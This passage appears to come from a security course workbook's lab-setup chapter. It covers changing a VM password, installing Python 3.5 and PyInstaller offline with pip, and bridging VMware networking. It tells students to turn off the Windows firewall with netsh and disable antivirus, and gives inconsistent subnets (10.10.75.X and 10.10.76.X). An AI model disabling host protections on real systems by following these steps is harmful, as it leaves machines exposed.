If your virtualization software has the capability of creating a snapshot, then you might want to do that now. This will allow you to revert back to a new virtual machine with none of the labs completed.

You can change the student password to a value you'll remember (make sure it isn't easily guessed or cracked). You will be connected to a network with other students in this course, so you do not want them to know the password for your Linux VMware image. To change the student password, use:

```
$ passwd
Changing password for student.
(current) UNIX password: student
Enter new UNIX password: <new password>
Retype new UNIX password: <new password>
passwd: password updated successfully
```

If you are taking the class in a live environment, then your next step is to configure your host networking so that you can access both the wired and wireless networks simultaneously.

Let's prepare our Windows environment, run Python, and create a distributable Windows version of our Python programs.

Your Windows environment will require the version of Python 3.5 and PyInstaller that is included on your course USB. Normally, you would download the Python setup files from the internet, but they have been provided for you in the **Windows_Setup** directory on your course USB. By using the versions that are provided on the USB, you will find that you will not run into any of the known versioning issues associated with packages used in the course and the syntax will match the book.

When you are using PyInstaller outside this course, it is easily installed by typing '`python -m pip install pyinstaller`'. Carefully read the release notes and known issues with newer versions of the module.

Run Python-3.5.3.exe

Installing Python is simple. If you have a newer version of Python already installed, please remove it from your system. It may or may not work with PyInstaller, and it probably won't match your book. Navigate to the **Windows_setup** directory on your USB and run the **python-3.5.3.exe** installation program.




Name	Date modified	Type	Size
future-0.16.0.tar.gz	8/5/2017 7:34 AM	GZ File	806 KB
PyInstaller-3.2.1.tar.bz2	8/5/2017 7:34 AM	BZ2 File	2,385 KB
pypiwin32-220-cp36-none-win32.whl	8/5/2017 7:34 AM	WHL File	8,067 KB
python-3.5.3.exe		Application	28,661 KB
pywin32-221.win32-py3.5.exe	8/5/2017 9:13 AM	Application	8,493 KB
readme.txt	10/22/2017 3:24 PM	Text Document	2 KB
setuptools-36.2.7-py2.py3-none-any.whl	8/5/2017 7:34 AM	WHL File	467 KB


Then select "**Install launcher for all users**" and "**Add Python 3.5 to PATH**" and Click **Customize installation**. Depending upon existing software installations, you may only be able to check "Add Python 3.5 to PATH". If you can't check both, just check what you can.



Click NEXT on the optional features after verifying that the following features are selected.



Under the Advanced Options, make sure "Install for all user" is checked in addition to the other boxes shown below. Set the install location to "C:\Python35" and click "Install".



If a UAC prompt appears, then select **YES**.



After the installation is complete, you can click the '**Close**' button.




You are now ready to install some extensions for Python that allow you to access Microsoft APIs.


Run **pywin32-221.win32-py3.5.exe**

A screenshot of a Windows File Explorer window showing a list of files. The files are:


Name	Date modified	Type	Size
future-0.16.0.tar.gz	8/5/2017 7:34 AM	GZ File	806 KB
PyInstaller-3.2.1.tar.bz2	8/5/2017 7:34 AM	BZ2 File	2,385 KB
pypiwin32-220-cp36-none-win32.whl	8/5/2017 7:34 AM	WHL File	8,067 KB
python-3.5.3.exe	8/5/2017 7:34 AM	Application	28,661 KB
pywin32-221.win32-py3.5.exe	8/5/2017 7:34 AM	Application	8,493 KB
readme.txt		Text Document	2 KB
setuptools-36.2.7-py2.py3-none-any.whl	8/5/2017 7:34 AM	WHL File	467 KB



At the next two dialog boxes, also just click **Next**.




Then click **Finish** and you are ready to install PyInstaller!



Use pip to Install PyInstaller from the USB

The last step in your setup is to install PyInstaller using pip.

First, open a command prompt by clicking your **Start** button and typing **CMD . EXE**. Then **right-click** on the icon and select "**Run as Administrator**" to launch a command prompt.



If you have an internet connection, you could type "~~pip install PyInstaller~~", but **do not do that here**. This will cause pip to go out to the Python Internet Package repository, find, download and install the package called PyInstaller. You may or may not have access to the internet in your classroom environment, and we need to make sure everyone is using the version that matches the instructions in the book.

Instead, I'll have you install the version that is provided on your USB. To do that, you will need to change into the "**Windows_Setup**" directory on your USB drive by running the following command at your command prompt.

Type the drive letter associated with your USB device, followed by a colon (:). For example, if your USB is the E: drive, then type **E:** and press **ENTER**. Then change to the **Windows_Setup** directory by typing **cd Windows_Setup**.

```
C:> E:  
E:> cd Windows_Setup  
E:\Windows_Setup>
```

Next, run the following command to install the package included on your USB. You will have to pass the path to your **Windows_Setup** directory to the **--find-links** option. In this example, I assume your USB drive is the **E:** drive. Alter the path as needed to complete the installation. NOTE: This is all typed on one line, and then you press **ENTER** to begin the installation.

```
E:\Windows_Setup> pip3 install PyInstaller-3.2.1.tar.bz2 --find-links file:///e:/windows_setup --no-index
```


That's it. You've installed PyInstaller on your machine and you are ready for Section 5 of this course.

Note: This section of the workbook is for use by students taking the class in a live classroom environment.


You can set up your Windows network by opening up the network interfaces. One of the easiest ways of doing this is to launch (at an administrator cmd.exe prompt):

```
C:> ncpa.cpl
```

You should see all of the networking interfaces. Right-click on the **Local Area Connection** interface and select **Properties**. Then scroll down to **TCP/IP** or **TCP/IPv4** and **double-click**.



Then make sure your interface is using DHCP. Click **OK** and then click **Close**.



You can release and renew your IP address from the command line with ipconfig by running:


```
C:> ipconfig /release  
C:> ipconfig /renew
```

If you have a third-party firewall or antivirus software on your Windows box, you will need to disable it or create exceptions to allow your guest and various applications to communicate.


Note: This section of the workbook is for use by students taking the class in a live classroom environment.

If you are using VMware Player, we need to tell it to force the virtual machine to use your Ethernet adapter.

If you are using **VMware Player**, first go to the top of your VMware screen and select **Player→Manage→Virtual Machine Settings**.




Next, click on "Network Adapter" near the middle of the screen.



Verify that "Connected", "Connect at power on", "Bridged" and "Replicate physical network connection state" are checked. If the virtual machine is not booted, then "Connected" will not be available. Just beneath "Bridged", click the button that says "Configure Adapters".

A dialog box will appear that lets you choose which adapter will be used by the virtual machine. Make sure that only your Ethernet adapter is checked.




By default, all your adapters, including your wireless adapters, will be checked. Uncheck them. Your wireless adapters may have names like "Wi-Fi", "Wireless", or "Bluetooth", but they may not. Locate your Ethernet adapter and make sure that is the only one checked. Last, click **OK** and **OK** to close the configuration dialog boxes.


Note: This section of the workbook is for use by students taking the class in a live classroom environment.

If you are using VMware Workstation (not Player) to bridge to your Ethernet interface for an in-classroom network, please follow these steps.


For Step 1, from the VMware Workstation **Edit** menu, select **Virtual Network Editor**.



Then click on the “**Change Settings**” button. A UAC dialog box may prompt you to accept the change. Please click “**Yes**” to do so.



If VMNet0 didn't appear, click **Restore Defaults** in the bottom left of the dialog box and it should appear. Next, **select the VMnet0 interface**. Then click the radio button next to “**Bridged**”, and click on the dropdown menu where it says “**Automatic**”. Change it by selecting your Ethernet interface.



The name of your adapter may be different than the one on the slide. The correct adapter will not have the words "Wi-Fi", "Wireless", or "Bluetooth" in its name.

Last, click on "Apply" and then on "OK".

Note: This section of the workbook is for use by students taking the class in a live classroom environment.

Some people who take this class do not use a Windows host machine but rely on macOS with VMware Fusion or Linux with VMware for Linux as their environment. Such systems will still work with our guest machine, and the networking becomes a little easier.

If you have a macOS or Linux host machine, you still need to import the VMware Linux system we've provided on the course USB to your hard drive. This will be one of your guest machines. You were required (in the course laptop instructions on the registration page for the course) to bring a Windows guest machine with you.

Boot both your Windows guest VM and the Linux guest VM from the course USB.

YOU WILL NOT HAVE TO PROVIDE AN IP ADDRESS TO YOUR HOST MACHINE. Set both of your guest machines to "Bridged" networking. Now, on Windows, using `ncpa.cpl`, configure the IP address of your Windows guest to use DHCP.

In Linux, configure the IP address of eth0 to 10.10.75.X by running:

```
$ sudo dhclient eth0
```

Open a CMD prompt that is running as an administrator and disable your Windows firewall:

```
C:> netsh advfirewall set allprofiles state off
```

Ping from Windows to Linux:

```
C:> ping 10.10.75.X
```

Finally, you should be able to ping from Linux to Windows:


```
$ ping 10.10.76.X
```

Note: Replace the X with the IP of your Linux or Windows host.

Note: This section of the workbook is for use by students taking the class in a live classroom environment.

If you are using VMware Fusion on a Macintosh to bridge to your Ethernet interface, follow these steps.

First, launch VMware Fusion and start the SEC573 VM. Then, while it is running, go to the Mac menu bar and select **Virtual Machine**→**Network Adapter**→**Network Adapter Settings...** from the menu.



This will bring up a dialog box that will allow you to choose which adapter is used for bridged mode. Under "Bridged Networking", you will see that by default "Autodetect" is probably selected. We need to change that to your Ethernet adapter. Most Macs don't have a built-in adapter, so your Ethernet adapter is probably a Thunderbolt adapter or the USB 10/100/1000 LAN adapter like the one on below. Click inside the blue radio button next to your Ethernet adapter.



If you do not have an Ethernet adapter with you, you will need to make arrangements to have one to participate in the class. However, you can finish the labs for Day 1 using only the "local_pywars.py" server. Then tomorrow, after you have acquired an adapter, you can post your solutions to Day 1's labs to the classroom server. Your instructor can help you through this process.

I wanted to provide you with a means of completing all the labs in your book when the pyWars server is not around. This enables you to go back through or complete labs during the evenings or weeks after class has finished. To meet that objective, I have created a separate module that provides access to pyWars server-like functions while offline. So, even if you do not have access to the pyWars server, you can still complete all of the labs in the book.

